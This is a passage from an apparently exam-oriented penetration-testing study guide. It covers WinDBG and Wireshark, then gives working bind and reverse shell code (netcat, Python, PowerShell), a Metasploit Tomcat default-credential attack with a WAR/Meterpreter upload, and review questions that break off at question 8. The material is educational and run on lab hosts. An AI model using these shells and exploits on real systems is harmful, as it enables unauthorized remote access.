
## WinDBG

**Usage:** DAST, application testing, exploit development

WinDBG is short for “the Windows Debugger.” It is one of the only kernel debuggers for Windows and also the most complex. Scripts and additional tools can be used along with WinDBG to help with automation, and WinDBG is a critical part of many fuzzing frameworks that target Windows.

## Interface

The WinDBG interface is customizable, and its panes can be moved around and broken out of the main window. In [Figure 4.2/4.3-32](#), the main window ① shows the active instruction in the application. There is a command prompt ② that can be used to issue commands to the debugger, such as step commands, adding breakpoints, querying information, running scripts, and more. Register information ③ and stack information ④ are also displayed in this configuration.



**FIGURE 4.2/4.3-32** WinDBG interface showing instructions, registers, and stack information

More windows can be added for other functionality. The Scripting tab ⑤ will allow a user to load scripts and automation tools to the debugger. WinDBG can also be started in a kernel debug mode, where it can be remotely used for debugging the kernel. This is frequently used for analyzing kernel exploits and can be coupled with other scripts or fuzzing helper scripts to be able to analyze the results of the crashes from outside the system itself.

## Wireshark

**Usage:** Recon, wireless, network analysis


Wireshark is a tool for monitoring network traffic, including wireless, wired, and USB traffic. It also has the ability to understand a number of IoT protocols and can be extended to deal with additional emerging protocols as they are designed. Wireshark takes this traffic and splits it down into the various protocol layers that make up the

traffic and allows users to view the data in the distinct layers, search and filter based on that data, and perform additional analysis.

Wireshark runs on most platforms, including Windows, Linux, and Mac. It supports reading pcap files as well as pcap-NG files. It can also listen to network interfaces as well as various radio types, including Bluetooth and Zigbee. Contents of packets can also be saved as PCAP files or other formats that can be consumed by network analyzers.

## Interface


Figure 4.2/4.3-33 shows Wireshark's interface. The menu (not shown) displays differently depending on the operating system in which Wireshark runs, and it allows the tester to perform various actions. The main toolbar ① contains shortcuts for items in the menus. The filter toolbar ② allows testers to type quick filters for viewing packets. The packet list frame ③ displays a summary of the captured packets. When a tester clicks on a packet, it populates the remaining frames. The packet details pane ④ and the packet bytes pane ⑤ display this data. The status bar ⑥ shows detail about the current run state of the application, along with statistics about the current capture.



---

**FIGURE 4.2/4.3-33** The Wireshark main interface

To view only HTTP traffic, filtered the packets by typing **http** in the filter bar, and Wireshark will limit the display accordingly. To view the entire conversation, right-click one of the packets in that conversation and select the Follow HTTP Stream option. **Figure 4.2/4.3-34** shows an example of the window that pops up for an HTTP full-stream analysis.



The screenshot shows the Wireshark Follow HTTP Stream dialog. The title bar reads "Wireshark · Follow HTTP Stream (tcp.stream eq 43) · Wi-Fi: en0". The main pane displays an HTTP conversation. The client's GET request includes:

```
GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?
a8413a71091d3719 HTTP/1.1
Connection: Keep-Alive
Accept: */*
If-Modified-Since: Tue, 13 Aug 2019 16:20:54 GMT
If-None-Match: "0f77d14f351d51:0"
User-Agent: Microsoft-CryptoAPI/10.0
Host: ctldl.windowsupdate.com
```

The server's response includes:

```
HTTP/1.1 304 Not Modified
Accept-Ranges: bytes
Cache-Control: max-age=3600
Date: Sat, 05 Oct 2019 20:42:06 GMT
Etag: "0f77d14f351d51:0"
Last-Modified: Tue, 13 Aug 2019 16:20:54 GMT
Server: ECacc (aga/87F3)
X-Cache: HIT
X-CCC: US
X-CID: 11
X-Powered-By: ASP.NET
```

Below the conversation, it says "3 client pkts, 3 server pkts, 5 turns." The bottom of the dialog has buttons for "Entire conversation (1,675 bytes)" (with dropdown), "Show and save data as ASCII" (with dropdown), "Find:" (text input), "Find Next" (button), and links for "Help", "Filter Out This Stream", "Print", "Save as...", "Back", and "Close".

---

**FIGURE 4.2/4.3-34** The Follow Stream dialog in Wireshark for an HTTP conversation

Wireshark provides some ability to perform high-level analysis within the Statistics and Analyze menus. By filtering traffic at this layer, the tester can dig deeper into

relevant traffic without having to build complex filters by hand.



**ADDITIONAL RESOURCES** [Wireshark.org](http://Wireshark.org) has a ton of information about Wireshark and packet analysis. In addition, numerous pcaps can be downloaded and used for practice analysis.

## Setting Up a Bind Shell

Bind shells are the most basic of the remote shells that can be used as part of post-exploitation. In a bind shell, the code simply binds a shell to a port, and the first person to connect to that port will have access to the shell. While these types of shells are typically simple to set up, they increase the risk to the target, as someone could connect to the shell before the tester.

## Bash

In Bash environments where netcat is present, setting up a bind shell is as simple as running the command in the following example on the target host:

```
msfadmin@metasploitable:~$ nc -v -e /bin/bash -l -p 8888
listening on [any] 8888 ...
192.168.153.204: inverse host lookup failed: Unknown host
connect to [192.168.153.200] from (UNKNOWN) [192.168.153.204] 36648
```

Then connect from the pentest platform using the following command:

```
nc -v 192.168.153.200 8888
192.168.153.200: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.153.200] 8888 (?) open
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

## Python

Python shells are more robust than netcat shells. These types of shells have the ability to do terminal emulation, which is an improvement. For Python shells, Python needs to execute code to create a socket, listen to it, and then receive the data and respond.

```
msfadmin@metasploitable:~$ cat shell.py
import socket as a
s = a.socket()
s.bind(('0.0.0.0',8888))
s.listen(1)
(r,z) = s.accept()
exec(r.recv(999));
msfadmin@metasploitable:~$ python shell.py
```

This shell is a stager using Python. It will bind to a port and then listen for a connection. The first information that is sent to this shell will be executed in Python, so an attacker can send additional Python code to execute. The process would be to send additional code so that a more robust shell can be created without having to get all of the code onto the compromised system through whatever exploit technique was used. When this shell executes, it displays nothing on the victim's system.

From the attacker's standpoint, the netcat connection looks exactly the same as on a netcat listener. However, once a connection is made, the attacker will send additional Python code to establish a more robust shell with a PTY associated with it, so additional terminal control commands can be sent and more interactive programs can be used.

```
nc -v 192.168.153.200 8888
192.168.153.200: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.153.200] 8888 (?) open
import pty,os;os.dup2(r.fileno(),0);os.dup2(r.fileno(),1);os.dup2(r.fileno(),2);pty.spawn("/bin/bash");s.close()
msfadmin@metasploitable:~$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

The code that is sent creates a PTY, duplicates STDIN, STDOUT, and STDERR, respectively, and then spawns /bin/bash in a PTY. This makes sure that all of the messages an application returns will be displayed to the tester and the tester can use interactive commands. In this example, the prompt from the target system is displayed after the second stage of the Python shell has been sent, and then an id command is sent and returns the basic user information.



**ADDITIONAL RESOURCES** John Mocuta has a great blog post about using small Python shells: <http://blog.atucom.net/2017/06/smallest-python-bind-shell.html>

## PowerShell

PowerShell is the optimal way to create bind shells in Windows. The shells are drastically longer than the other shells that have been reviewed, but the shell will run natively on Windows and can be used either at the command line or through unmanaged PowerShell.

```
$Port = 8888
$l = [System.Net.Sockets.TcpListener]$Port
$l.start()
$c = $l.AcceptTcpClient()
$stream = $c.GetStream()
[Byte[]]$bytes = 0..255|%{0}

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
 $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
 # Get the command
 $data = $EncodedText.GetString($bytes,0, $i)
 $result = (iex -Command $data 2>&1 | Out-String)

 # Send the resultss
 $resbyte = ([text.encoding]::ASCII).GetBytes($result)
 $stream.Write($resbyte,0,$resbyte.Length)
 $stream.Flush()
}
$c.Close()
$l.Stop()
```

This example creates a listener on port 8888 and waits for a connection. When a connection is made, it begins a loop where it reads from the connection and runs commands with the Invoke-Expression (iex) cmdlet and gets the output in string format. It then sends the data back to the tester and waits for new requests. Once the connection is completed, it will close the listener and exit.

From the tester's side, the netcat command is the same. This is not a shell with any terminal control, so anything that requires terminal control will not be possible. Commands that prompt or require additional user input will hang in this type of shell.

```
root@kali:/home/user# nc -v 192.168.153.154 8888
192.168.153.154: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.153.154] 8888 (?) open
whoami
desktop-bd4pddc\pwnee
```

## Reverse Shells

Reverse shells can potentially bypass firewalls and other controls on the network because they connect outbound (from the target to the tester). These shells also ensure that the tester is the only one who will be able to access the shell. From a penetration testing perspective, this is the safer option when creating a remote shell.

## Bash

For Bash, netcat is still the easiest way to perform a reverse shell. The tester will begin by setting up a listener on the penetration testing system. With netcat, this example will set up a listener on port 8888.

```
nc -v -l -p 8888
listening on [any] 8888 ...
192.168.153.200: inverse host lookup failed: Unknown host
connect to [192.168.153.204] from (UNKNOWN) [192.168.153.200] 46132
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

The shell will hang after the “listening” line. But once the attacker launches the reverse connection from the target machine, the “connect to” message will appear indicating that the reverse shell has connected; from there, commands will be executed similar to the bind shell and the output returned.

On the target machine, the tester launches netcat with a binding for /bin/bash and connects to the IP address of the attacker machine. Immediately the “open message” will appear indicating that a connection was made. No other action is necessary on the victim machine once this takes place.

```
msfadmin@metasploitable:~$ nc -v -e /bin/bash 192.168.153.204 8888
192.168.153.204: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.153.204] 8888 (?) open
```

## Python

The Python reverse shell looks very similar to the bind shell, but instead of setting up a listener, it can connect to the attacker's system directly. In this example, the attacker can copy the contents of the reverse shell to a target and then call it with Python, specifying the IP and port of the listener that has been set up on the penetration testing system. No additional information is needed, and because this is spawning a PTY when it connects, the attacker will have a fully featured shell when it connects to the attacker.

```
msfadmin@metasploitable:~$ cat rev.py
import socket,subprocess,os,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],int(sys.argv[2])))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty; pty.spawn("/bin/bash")
msfadmin@metasploitable:~$ python rev.py 192.168.153.204 8888
```

When the code is run, no other output will be displayed. From the tester's system, a netcat listener will hang on the "listening" line until the reverse shell connects.

```
root@kali:/home/pwner# nc -v -l -p 8888
listening on [any] 8888 ...
192.168.153.200: inverse host lookup failed: Unknown host
connect to [192.168.153.204] from (UNKNOWN) [192.168.153.200] 43191
msfadmin@metasploitable:~$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

## PowerShell

PowerShell reverse shells are a bit more complex and, as a result, are best done within a function. This shell will connect back to the attacker the same way as with a forward shell. But instead of setting up a listener, this will directly implement the connection.

```

PS C:\Windows\system32> function Invoke-Revshell
{
 Param(
 [String] $IPAddress,
 [Int] $Port
)
 $c = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
 $stream = $c.GetStream()
 [byte[]]$bytes = 0..255|%{0}

 while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
 {
 $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
 # Get the command
 $data = $EncodedText.GetString($bytes,0, $i)
 $result = (Invoke-Expression -Command $data 2>&1 | Out-String)

 # Send the results
 $resbyte = ([text.encoding]::ASCII).GetBytes($result)
 $stream.Write($resbyte,0,$resbyte.Length)
 $stream.Flush()
 }
 $c.Close()
}
PS C:\Windows\system32> Invoke-Revshell -IPAddress 192.168.153.200 -Port 8888

```

In this example, load the function and call it from PowerShell with the -IPAddress and -Port options on the target system. These specify the listener on the tester's computer and then will not print any additional output.

On the tester's system, the same basic netcat listener can be used to catch the remote shell. This type of shell still has no terminal control, so items that prompt will hang the shell.

```

root@kali:/home/pwner# nc -v -l -p 8888
listening on [any] 8888 ...
192.168.153.154: inverse host lookup failed: Unknown host
connect to [192.168.153.204] from (UNKNOWN) [192.168.153.154] 50136
whoami
desktop-bd4pddc\pwnee

```

## Uploading a Web Shell

Web server compromises frequently start with an attacker uploading a web shell. The way that these shells are uploaded depends on how an application is vulnerable.

Insecure administration interfaces are commonly found on networks. For installations of Tomcat, Jboss, Weblogic, and other web platforms, weak or default credentials can lead to an easy compromise by attackers.

## Tomcat Compromise with Metasploit

Tomcat is a popular web server used for deploying Java-based applications. When it is set up, it has an administration interface for easy management. Newer versions have secured this interface and the credentials, but older versions had common default credentials that could easily be guessed. Metasploit incorporated scanners and exploit tools into the framework to facilitate attacking Tomcat.

To scan a Tomcat server for default credentials, the first step is to load Metasploit and use the tomcat\_mgr\_login module. This module takes a remote host or list of remote hosts and a port to get started.

```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.153.200
RHOSTS => 192.168.153.200
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 192.168.153.200:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

By default, all of the username and password combinations will be printed to the screen. In this case, verbose mode is disabled by setting the VERBOSE option to false. This causes Metasploit to only show the successful login of tomcat:tomcat. With this credential, use the tomcat\_mgr\_deploy module in Metasploit to upload a remote shell to the web server.

```

msf5 > use exploit/multi/http/tomcat_mgr_deploy
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.153.200
RHOST => 192.168.153.200
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HTTPPPASSWORD tomcat
HTTPPPASSWORD => tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.153.204
LHOST => 192.168.153.204
msf5 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 8888
LPORT => 8888

```

Set the remote host, username, and password for this exploit. Typing **set payload** and using tab completion will show possible options for web shells to upload. This example uses a reverse TCP shell since it will typically be able to bypass firewalls and other controls. Once the reverse shell is chosen, the tester's system must be specified in the LHOST (listening host) variable and the LPORT (listening port) variable.

```

msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.153.204:8888
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6272 bytes as UruQhRXWp5MXFULrW11.war ...
[*] Executing /UruQhRXWp5MXFULrW11/A3hAiEeD9a6VNQbz4.jsp...
[*] Undeploying UruQhRXWp5MXFULrW11 ...
[*] Sending stage (53845 bytes) to 192.168.153.200
[*] Meterpreter session 3 opened (192.168.153.204:8888 -> 192.168.153.200:44063) at
2019-09-30 22:18:35 -0400

meterpreter > getuid
Server username: tomcat55

```

When the module is executed using the **exploit** command, it connects to the Tomcat manager interface and uploads a malicious WAR file. A WAR file is a Java Web Archive that contains a web shell and metadata about how it should be deployed. Next Metasploit executes the malicious JSP shell on the server and finally removes the malicious WAR to clean up after itself. This JSP shell is a stager that will connect back to the tester's system to load the rest of a shell, and then a Meterpreter session is connected. From there, the tester can run commands and use the Meterpreter shell.

# REVIEW

**Objective 4.2:** Compare and contrast various use cases of tools

## **Objective 4.3: Given a scenario, analyze tool output or data related to a penetration test**

Objectives 4.2 and 4.3 are closely related and are combined in this section for ease of study. In this section, we highlight various tools related to penetration testing that may appear on the exam. With each tool, a use case, screenshot, or other excerpt of the tool interface and output (where applicable) should provide readers with a basic visual familiarity with the tool. However, in-depth understanding of each tool's usage is recommended, and additional reading is supplied for independent study.

## **4.2 AND 4.3 QUESTIONS**

- 1.** A penetration tester has a list of usernames and a list of passwords. To test these against an FTP site, where speed is the primary consideration, what tool should the tester use?
  - A.** Hydra
  - B.** Ncrack
  - C.** Medusa
  - D.** Cain and Abel
- 2.** Given a binary from an Android device, which tool could the tester use in order to perform decompilation as part of application testing?
  - A.** APK Studio
  - B.** AFL
  - C.** Kismet
  - D.** Nikto
- 3.** Which of the following tools generated this output?

```
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
(Administrator)
Abc123! (test)
```

- A.** Medusa
  - B.** Cain and Abel
  - C.** Hashcat
  - D.** John the Ripper
- 4.** A penetration tester is performing a test against assets inside a network that are protected by a firewall with extensive ingress monitoring. Which of the following

would the tester run on the compromised target system to back-door it from the testing device?

- A. nc -v -e /bin/bash -l -p 8888
  - B. use exploit/multi/http/bind\_shell in Metasploit framework
  - C. nc -v -e /bin/bash 8.67.53.9 8888, where 8.67.53.9 is the IP address of the testing box
  - D. hping3
5. Which of the following tools produced this output?
- ```
-----  
Exploit Title | Path  
(/usr/share/exploitdb/)
vsftpd 2.3.4 - Backdoor Command Execution | exploits/unix/remote/17491.rb  
-----
```
- A. SonarQube
 - B. Nmap
 - C. Metasploit framework
 - D. Searchsploit
6. Which of the following tools would a tester use to mine contact information from the metadata in documents that are visible using OSINT?
- A. FOCA
 - B. The Harvester
 - C. Shodan
 - D. SQLMap
7. Given the following output, what is this tool doing?
- ```
Using interface wlan0 with hwaddr da:4c:00:00:00:31 and ssid "MaliciousAP"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA bc:e1:00:00:00:4b IEEE 802.11: authenticated
wlan0: STA bc:e1:00:00:00:4b IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED bc:e1:00:00:00:4b
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: STA bc:e1:43:7d:b7:4b IEEE 802.1X: Identity received from STA: 'test'
```
- A. Scanning existing wireless access points and capturing packets
  - B. Setting up a malicious wireless access point to capture packets
  - C. Attempting to crack a WEP key
  - D. Sending wireless traffic to generate more IVs for cracking
8. What tool produced this output, and what is the tool's primary limitation while

considering these results?

```
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing
MySQL databases, and should be protected or limited to authorized hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
```

- A. Burp. To get this result, the paid version must be used.
  - B. ZAP. The tool has limited ability to assess the validity of findings.
